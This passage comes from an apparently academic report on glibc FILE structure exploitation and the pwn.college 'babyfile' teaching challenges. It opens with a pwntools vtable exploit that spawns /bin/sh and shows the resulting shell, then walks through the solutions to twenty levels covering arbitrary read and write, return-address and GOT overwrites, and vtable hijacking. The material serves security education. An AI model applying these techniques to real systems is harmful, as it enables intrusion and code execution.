fp.flags = 0x3b01010101010101 # ends in ';' to call system("<bad_command>;/bin/sh")
fp._IO_read_ptr = pwn.u64(b'/bin/sh\x00')
fp._wide_data = wide_data_ptr
fp._lock = stdout_lock
fp.vtable = fake_vtable
payload = bytes(fp) + pwn.p64(system) + pwn.p64(0) + pwn.p64(fake_vtable_ptr)
p.sendline(payload)
# interactive shell
p.interactive()
```

Fig.6 Example Virtual Function Table Exploit Implementation



```
┌─[dmrat@remote]─[~/599/vtable]
└──% gcc vtable.c -o vtable; ./vtable.py
Simulating arbitrary write attack on _IO_2_1_stdout_

sh: 1: : not found
$ whoami
dmrat
$ echo "pwned..."
pwned...
$ 
```

Fig.7 Exploit Execution Shell

Data Stream Redirection

Most of the previously described **exploits** required additional information such as **addresses** in order to properly leak sensitive data or hijack **control flow**. Some processes may be designed to communicate sensitive data through **file IO** operations. If a sensitive **FILE structure** can be written to, then the **file descriptor** could be changed to something public such as **stdout** or another publicly accessible file. This is a simpler attack than the other mentioned **exploits** because only the "_fileno" attribute needs to be manipulated. Moreover, it can be used to leak private **data streams** without the need for leaking **addresses**.

Since this attack does not require an **address leak**, an attacker only needs the ability to overwrite a **FILE structure's** attribute data to perform a data stream redirection **exploit**. By not requiring **leaks**, a well-placed buffer overflow could allow an attacker to perform a data stream redirection attack on a **FILE structure** to leak sensitive data from a system. This leak could either provide enough information for the attacker to elevate their privilege level or provide them with the information they initially set out to attain.

Built-in File Structures

The **FILE structures** provided by application developers are not the only **FILE structures** within a C program; a **FILE structure** will always exist for **stdin**, **stdout**, and **stderr**. Since they are guaranteed to be present in any C executable, a vulnerable structure will always exist.

Built-in **FILE structures** tend to require the use of other **exploits** to leverage, as data generally cannot be written directly into structures within **libc**. The **exploit** method for **stdin**, **stdout**, and **stderr** is the same as any other **FILE structure,** except that the **exploit** is triggered by sending a **data stream** to the respective **FILE structure**. **Exploits** targeting the **FILE structure** of **stdout** are triggered through a function such as “printf()” or “puts()”.

Since **stdout** is used for writing data, it can be used to perform an arbitrary read **exploit**. An attacker can make use of this by applying any sort of arbitrary write **exploit** on **stdout** to cause an arbitrary read operation. This means that in all C executables using **libc** v2.35 or earlier: if there is a vulnerability that allows for arbitrary writing, then there is a vulnerability for arbitrary reading.

Similar to how **stdout** can be used to perform an arbitrary read, **stdin** can be used to perform an arbitrary write. This specific variant of the **exploit** is likely rarely used, if ever, since having the ability to write directly to **stdin’s FILE structure** implies an attacker already has arbitrary write capabilities.

Similar **exploits** can be crafted to target **stderr** however these can only be triggered through error logging. This prevents **stderr** from being an optimal target for an attack since data sent through **stderr** is significantly less common than data sent through frequently utilized **data streams** such as **stdin** or **stdout**.

CHAPTER 3

THE CHALLENGES

The intended audience for **pwn.college** is people who are starting to learn computer **exploitation**. To cater to the target audience of beginners, the challenges were designed with two different schemas – “tutorial” and “notesapp.” The “tutorial” schema takes most of the inherent complexity out of each problem, restricting the user’s level of interaction to sending the primary **exploit payload**. This restriction on interaction is designed to reduce confusion on the steps needed to perform the intended **exploits** and ensure that users understand concepts before moving on to later, more difficult, challenges. In addition to reducing interaction, these “tutorial” challenges attempt to remove any setup associated with the intended **exploit**. For example, if the challenge is to **exploit** the **stdout FILE structure**, then the user will be prompted to write directly to that particular **FILE structure**.

In contrast, the “notesapp” schema does not remove any setup nor reduce interaction because it aims to teach users how to set up **FILE structure exploits** on their own. Users are provided a set of commands to interact with the program along with a “write_fp” command which will prompt the user for input, writing that input data directly to a **FILE structure**. This command was implemented at the request of the **pwn.college** team to remove focus from other **exploits** which may be leveraged to overwrite a **FILE structure’s** memory and instead focus entirely on the **FILE structure exploit**. The “notesapp” challenges feature programs which allow the user to write notes which can be written to or read from a file.

To aid in the learning process, both challenge schemas cover the same **exploits** so that users can understand the basics of each **exploit** before advancing to a scenario where they are **exploiting** a note-taking application. There are ten challenges using the “tutorial” schema and ten challenges with the “notesapp” schema.

Most challenges have a provided **leak**, showing where some **stack** value is, where the location of “puts()” is within **libc**, or where the location of “main()” is within the process. Provided **address leaks** are intended to remove any confusion from the process of leaking data, directing users to focus on the **FILE structure exploits**. Some challenges provide less information than is needed, challenging the user to search for more **addresses** to successfully **exploit** the program.

The presented challenges have one of five situations based on what the intended **exploit** is:

1. Some levels have a flag hidden within the process’ memory which cannot be printed in any way other than by performing an **exploit** to arbitrarily read that data.
2. For levels that intend for data to be arbitrarily written, there is a value called “authenticated” which is set to zero and cannot be changed without an **exploit**. When this authentication variable is not zero, the process will allow for the flag to be printed.
3. Memory corruption levels primarily target a saved return **address** on the **stack**. These levels can be distinguished by a **stack** value being **leaked** for the user to read and compute the location of a saved return **address**.

4. One level which applies memory corruption does not **leak** a **stack address** and instead pushes the user to overwrite a function **pointer** within the **GOT**. This direction is provided by disabling **PIE** so that the **GOT addresses** are known, providing an easier **attack vector** than targeting the **virtual function table**. Other levels do not **leak stack addresses** nor allow any **addresses** within the **GOT** to be overwritten and therefore require an **exploit** against the **virtual function table**.
5. The final **exploit** scenario involves the data stream redirection technique. In these levels, the flag is communicated through some private channel and the user may edit a **FILE structure's file descriptor** attribute to leak that private data.

Difficulty Progression

The **babyfile** module was designed to cover a variety of **exploits** using **FILE structures**. Along with covering a diverse set of **exploits**, the challenges themselves were mostly sorted from easiest to hardest. The one exception to this sorting is level 8. Level 8 is slightly more difficult to grasp than level 9. This was done to keep early levels targeting built-in **FILE structures** closer together. A list of the ordered challenges with their solutions is as follows:

Level 1:

An arbitrary read **exploit** was considered the best start since it requires less manipulation of a **FILE structure**. It is supported by **pwntools**, and it provides a good foundational understanding of a **FILE structure's** attributes upon which to build. Level one has the flag loaded into a buffer which is unreadable except by performing some type of arbitrary read **exploit**.

Solution:

The solution is to create a fake **FILE structure** that is primed to trigger an arbitrary read **exploit** on the **address** where the flag is stored. Once this **payload** is sent, the process will attempt to call "fwrite()" which will trigger the arbitrary read **exploit** to execute and the flag to be printed to **stdout**.

Level 2:

An arbitrary write **exploit** came next since it has a very similar setup on the attacker's end, and it is also supported by **pwntools**. The only major difference is which buffers are manipulated. This level has an authentication value and a security check for that value. If the security check is passed by having the authentication value not equal to zero, then the flag is read and printed to **stdout**. The authentication value cannot be changed without an **exploit** to overwrite the original zero value.

Solution:

Users are meant to create a fake **FILE structure** with attributes set so that when “fread()” is called by the process, an arbitrary write **exploit** will occur and the user can write any value into the authentication value’s **address** space. Once the user sends some nonzero **bytes** of data, the authentication value will be corrupted and the process will be able to freely pass the security check, printing the flag.

Level 3:

Once a user completes the first challenges on performing arbitrary read and arbitrary write **exploits**, they should be able to understand the significance of the “_fileno” attribute. With this understanding comes a smooth transition into the data stream redirection **exploit**. Users write directly to the “_fileno” attribute of the **FILE structure** being used. This write offset should help resolve any confusion since it places a greater focus on that segment of the **FILE structure**.

Solution:

This challenge has users swap the **file descriptor** of a **FILE structure** which is interacting with the flag file to a **file descriptor** of a publicly readable file. Once this is accomplished, the secret flag will be written to that public file for anybody to read. Although a nonconventional **exploit**, this level should help bolster the understanding of **file descriptors** and how they are used to represent different open **data streams**.

Level 4:

Once users have a good foundation from the preceding levels, they should be prepared to see a challenge in hijacking **control flow**. In this specific case, there is a “win()” function which is never called within the process’ instructions. A **stack address** is **leaked** so that users may know where the saved return **address** is. This piece of information hints towards a memory corruption attack to gain arbitrary execution privileges.

Solution:

The solution for level four is to perform an arbitrary write **exploit** over the saved return **address**. With this **exploit**, users can write the start **address** of the “win()” function instead of the next instruction in the main function. Once this return **address** is overwritten, the process will continue as normal until the end of the challenge function is reached, where the process will return to “win()” rather than “main()”. By executing this “win()” function, the flag is printed out.

Level 5:

Level five gives users a situation in which they will demonstrate how built-in **FILE structures** can be **exploited**. The flag is stored in memory just like in level one but the user directly writes to the **stdout FILE structure** rather than some standard **FILE structure**.

Solution:

To solve this challenge, users should abuse the built-in **stdout FILE structure** to perform an arbitrary read **exploit** on the saved flag to print it to the terminal. Unlike normal **FILE structure exploits**, an attack on **stdout** will be triggered with a printing function such as “puts()” or “printf()” rather than “fwrite()”. Once the user inputs a malicious **FILE structure’s** content into **stdout**, then once any data is printed, the flag will be read from memory and printed to the terminal as well.

Level 6:

Following the previous **exploit** against **stdout** comes another attack against the built-in **FILE structure**: **stdin**. This level has users perform the same **exploit** as level two – an arbitrary write **exploit** over an authentication value. The main difference here is that the **exploit** is now triggered with input functions such as “scanf()” instead of “fread()”.

Solution:

The solution is to send a fake **FILE structure** which sets up an arbitrary write **exploit** over the authentication value. Once the process calls “scanf()”, the **exploit** will trigger and the user will be able to overwrite the authentication value, allowing the process to proceed to call “win()” and print the flag.

Level 7:

Virtual function table exploitation is at the very end of the “tutorial” levels since it is the most complicated of the discussed **exploits**. This **exploit** is performed by either inserting a fake “_wide_data” structure within the **exploited FILE structure**, or with no overlap at all. Having no overlap is conceptually easier to understand, so the first level provides an independent buffer to forge a fraudulent “_wide_data” structure within and then prompts the user to overwrite the **FILE structure** data.

Solution:

The solution here is to form a fake “_wide_data” structure with a **virtual function table** made to call the “win()” function. Once this is sent, the user should create a fake **FILE structure** which has that fake “_wide_data” structure as an attribute. Once the user sends this fake **FILE structure** which utilizes the fake “_wide_data” structure, the **exploit** should trigger once the process calls “fwrite()”, thus calling “win()” and printing the flag.

Level 8:

Next, users are forced into a situation where they must overlap these structures against **stdout**. In this case, **exploiting stdout** does add another layer of complexity. The difference between the **exploit** on **stdout** and the **exploit** on any non-built-in **FILE structures** is that **exploiting stdout** will prevent any printing from occurring. The “win()” function for this challenge sets the permissions of the flag file to be publicly readable, effectively leaking the flag without printing it to the terminal. Due to **stdout** being the **data stream** for **console** output, the process will no longer be able to print data to the **console**, as **stdout** will be corrupted.

Solution:

The solution for level eight is similar to that of level seven, but with the fake "_wide_data" struct sharing the same memory as the fake **FILE structure**. To do this, users must find some creative method to align the multiple **pointers** so that the **virtual function table exploit** may properly function while utilizing minimal memory space.

Level 9:

Similar to level eight, users will perform an attack on the **virtual function table** of a standard **FILE structure** while being forced to overlap the **FILE structure** and "_IO_wide_data" structure. This level removes any complexity from **stdout** being corrupted and allows data to be printed after the **exploit**.

Solution:

This level is solved using the same strategy as level eight, but instead the user must target a standard **FILE structure** rather than a built-in **FILE structure** such as **stdout**. This means that the output stream will not be corrupted, and the users can read the flag as expected once they perform their **exploits**.

Level 10:

The final level using the "tutorial" schema adapts level nine by adding a password to the "win()" function. If this password is correct, the program will print the flag – if not, then no sensitive data should be leaked. As a result of a security check within the “win()” function, users should not be able to ignore the password parameter. The security check ensures that the start of the “win()” function was called rather than somewhere in the middle of the function through the implementation of a **canary** whose value is verified after reading the flag into memory, but before writing the flag to **stdout**. Should the **canary** be corrupted in some way, the process will terminate without printing the flag.

Solution:

The solution to this level relies on the user understanding that **virtual function table** functions use the **FILE structure** they belong to as the first parameter when calling any function **pointers** in the table. This means that the first parameter of a function call can be arbitrarily chosen by setting the value of the “_flags” attribute specifically. Some flags are crucial for the **exploit** to work but in this case, the string “password” allows for all of those significant flags to be set to their appropriate values. If the rest of the **exploit** is performed as described by the solution to level nine with “_flags” set to the string “password”, then the “win()” function should be called and the password check should be successfully resolved, leading to the flag being printed.

Level 11:

After the first half of the module, the “notesapp” schema levels come into play – these levels offer a greater challenge to users by not offering any **exploit** setup assistance other than **address leaks** and the “write_fp” command. Some of these levels require only one **FILE structure exploit** to be performed, but many of them require more information to be **leaked** with an arbitrary read **exploit** before the flag can be extracted.

Level eleven allows for a variety of commands to be used to create, write, save, and load different notes. These commands are as follows:

1. “new_note” – allocate memory for a note buffer,
2. “del_note” – free an existing memory space used by a note,
3. “write_note” – write data to an existing note,
4. “read_note” – print the contents of a note,
5. “open_file” – create a **FILE structure** for “/challenge/babyfile.txt,”
6. “close_file” – close the **FILE structure** made with “open_file,”
7. “write_file” – call “fwrite()” to write a note to the babyfile.txt file,
8. “write_fp” – write directly into the new **FILE structure**,
9. “quit” – close the application.

Solution:

Similar to the “tutorial” section, level eleven has users set up and perform an arbitrary read **exploit** on a flag stored in memory. This level is solved by sending the command “open_file” and then the command “write_fp” to write directly to the newly created **FILE structure**. From here, an arbitrary read **exploit** on the memory containing the flag is inputted, and “write_file” is called to trigger the **exploit**.

Level 12:

Just as with the “tutorial”, the second level using the “notesapp” schema has a security check with an authentication value. To account for this intended **exploit**, the “authenticate” and “read_file” commands are allowed to be used. “authenticate” is the command to perform the security check and call “win()”, if allowed, and “read_file” attempts to read data to a note from babyfile.txt. Once a user can bypass this security check, then the process can read and print the flag.

Solution:

The solution for level twelve is to create a new note, open the “babyfile.txt” file, and craft an arbitrary write **exploit** that targets the authentication value to the new **FILE structure**. Once the “read_file” command is called, the **exploit** is triggered. The user can now enter the new authentication value and call “authenticate” to read the flag.

Level 13:

To start applying the arbitrary read and arbitrary write **exploits** in a general setting, users are given a program with **PIE** enabled, a **stack address leak**, and a “win()” function. The “authenticate” command was removed since it would provide an easier **attack vector**, but all other commands are provided.

Solution:

Moving away from the previous simpler “notesapp” challenges, level thirteen requires both an arbitrary read and an arbitrary write **exploit**. First, users must **exploit** a **FILE structure** to arbitrarily read the saved return **address** on the **stack** and thus learn the binary’s base **address**. Using this base **address**, the

address of the “win()” function can be computed and called by writing the **address** in place of the saved return **address**. By returning to the “win()” function instead of the “main()” function, the flag is printed to the terminal.

Level 14:

Adapting level thirteen, level fourteen does not provide the ability to perform an arbitrary read **exploit** since it does not provide the “write_file” command. Aside from this, the challenge is the same as the previous level.

Solution:

For the solution, instead of reading the full **address** and manipulating it to be the **address** of the “win()” function, they must overwrite the final two **bytes** of the saved return **address,** giving a probability of one-in-sixteen for the process to return to the “win()” function instead of “main()”. Since this probability is sufficiently high, the **exploit** can be repeated several times until a successful attack is accomplished.

Level 15:

Level fifteen provides a situation where the user must gain arbitrary execution capabilities without overwriting a saved return **address** since a **stack address** is no longer **leaked**. All commands from level fourteen are allowed in level fifteen.

Solution:

The solution for this level begins with overwriting a **GOT** entry with the **address** of the “win()” function. Now the level can be completed by calling the corrupted **GOT** entry and the flag will be printed. When choosing an entry to overwrite, the user must not overwrite an entry for a function called inside the win function, such as “printf()”. Doing such will cause an infinite loop of calling the “win()” function. It is best to overwrite the **address** of some function that is rarely called such as “fclose()”. This “fclose()” function is only called when the command “close_file” is sent to the process. When the **exploit** is set up and the user sends the “close_file” command, the process will attempt to call “fclose().” Instead of calling “fclose(),” the process will call the “win()” function, which prints the flag.

Level 16:

Level sixteen has the flag hidden in the process’ memory space but does not allow for arbitrary read **exploits** to be trivially performed since the “write_file” command is not allowed. Furthermore, there is no “win()” function provided so the solution to level fifteen does not work here. In order to open a different **attack vector**, an **address** from **libc** is **leaked**.

Solution:

The solution is to use the **libc address leak** to derive the **address** of the **stdout FILE structure**. An arbitrary write **exploit** can be performed which targets that **stdout FILE structure** which can then receive an arbitrary read

exploit payload to read the contents of the flag buffer. After this is accomplished, the process calling “printf()” or “puts()” will print the hidden flag.

Level 17:

To round off data stream redirection **exploits**, level seventeen has a new command “open_flag” which only serves the purpose of opening the private file which contains the flag. Users have their standard permissions and other usual commands available.

Solution:

To read the flag, users must write to their **FILE structure** to swap the **file descriptor** of the flag file, read the flag into memory with the command “read_file”, swap the **file descriptor** back to that of the publicly readable “babyfile.txt” file, and then write the flag to the file by sending the command “write_file”.

Level 18:

The “notesapp” levels are finished off with three **exploits** against **virtual function tables**. These final challenges are very similar to one another with only slight modifications to increase difficulty. The remaining levels all have a “win()” function which is intended to be called by performing an attack on a **virtual function table**. Level eighteen provides the ability to write notes using the "write_note" command which allows for a fake "_wide_data" structure and the manipulated **FILE structure** data to not overlap.

Solution:

The solution for this level utilizing a **virtual function table exploit** starts with **leaking** the heap **address** of the **FILE structure** by using an arbitrary read **exploit**. After this, the user can perform another arbitrary read **exploit**, this time targeting 216 **bytes** ahead of the **FILE structure's** base **address**. This second arbitrary read **exploit** will **leak** a **libc address** whose position is known. By subtracting 0x216600 from this **libc address leak**, the base **address** of **libc** is obtained. Now that the **address** of **libc** is known, the **virtual function table exploit** can be performed. This series of **leaks** remains the same for the following levels. For level eighteen, the user can send the "write_note" command followed by the fake "_wide_data" structure. Finally, the user can set up the full **exploit** by overwriting the **FILE structure's** memory so that it will use that "_wide_data" structure and the **exploit** can be triggered. To trigger the **exploit**, the "write_file" command must be sent which will then cause the win function to be called and the flag to be printed.

Level 19:

The next level prevents the "_wide_data" structure from being located anywhere other than within the same **FILE structure**. This is accomplished by removing functionality for the "write_note" command. By removing the "write_note" command's functionality, users are forced to overlap the two data structures within the same memory segment.

Solution:

The solution for level nineteen involves performing the previous series of **leaks** from level eighteen. The key difference in this solution is that the user must overlap the fake "_wide_data" structure with the manipulated **FILE structure** as practiced in level nine.

Level 20:

Level 20 slightly improves the security of level 19 by adding a password parameter to the "win()" function which users have the goal of calling.

Solution:

To set this password parameter, the user must only set the "_flags" parameter to the string "password" with a null-terminating **byte** and complete the rest of the **virtual function table exploit** as before. Aside from this difference, the level has the same structure and series of **address leaks** as the previous two levels.

On February 22, 2023, the **babyfile** module was made available on **pwn.college** for public use. All challenges had a walkthrough which provided helpful tips to guide users toward the intended solution without divulging too much information to effectively give the solution away.

Each level had an equal or lesser number of solves than the previous level with the first starting at thirty-one and the last having fourteen solves as of March 6, 2023. This suggests that the levels were properly sorted to increase the perceived difficulty as the module progressed.

Unfortunately, level 20 did have an unintended solution due to a coding error. This challenge was intended to have a password for the “win()” function however an incorrect parameter was set to true which made level 20 identical to level 19. This was not fixed immediately since some users were students completing the **babyfile** module for a grade and some students had already completed the challenge.

CHAPTER 4

FUTURE WORK

Although the module was successful in teaching **FILE structure exploits** with progressive difficulty, there are more developments to be made.

First, the challenges need some sort of method to randomize challenges to be more unique per instance so that a teaching challenge (with walkthrough) and a testing challenge (without walkthrough) can be formed from each level. By following the standard **pwn.college** challenge pattern and separating these level categories, the **babyfile** module will provide a greater challenge by disallowing **pwn.college** users from completely relying on walkthroughs to solve each challenge.

Second, as the module remains public, users will find unintended solutions. These solutions should either be patched or used as inspiration to design a new challenge if the **exploit** applies a **FILE structure exploit**. Along with discovering unintended solutions, users may also discover bugs in the challenges. These bugs should be recorded and patched at appropriate times so that **pwn.college** maintains a robust curriculum and any students completing **pwn.college** for a grade do not get disadvantaged.

REFERENCES

Basque, Zion, et al. “CTF-Wiki-En/Fake-Vtable-Exploit.md at Master · Mahaloz/CTF-Wiki-EN.” *GitHub*, 30 June 2020, <https://github.com/mahaloz/ctf-wiki-en/blob/master/docs/pwn/linux/io_file/fake-vtable-exploit.md>.

Kylebot. “[Angry-FSROP] Bypassing Vtable Check in Glibc File Structures.” *Kylebot's Blog*, 31 Oct. 2022, <https://blog.kylebot.net/2022/10/22/angry-FSROP/>.

“Pwnlib.filepointer - File* Structure Exploitation¶.” *Pwnlib.filepointer - FILE* Structure Exploitation - Pwntools 4.9.0beta0 Documentation*, <https://docs.pwntools.com/en/beta/filepointer.html>.

Seb-Sec. “File Exploitation.” *./Seb-Sec*, 29 Apr. 2020, <https://seb-sec.github.io/2020/04/29/file_exploitation.html>.

Sidhant. “FSE#1: File Structure Exploitation 101.” *Techlifecompilation*, 23 Apr. 2018, <https://techlifecompilation.wordpress.com/2018/04/23/fse1-file-structure-exploitation-101/>.

Yang, An-Jie (2018, September 17). Play with FILE Structure Yet Another Binary Exploitation Technique. Retrieved August 30, 2022, from https://gsec.hitb.org/materials/sg2018/WHITEPAPERS/FILE%20Structures%20-%20Another%20Binary%20Exploitation%20Technique%20-%20An-Jie%20Yang.pdf.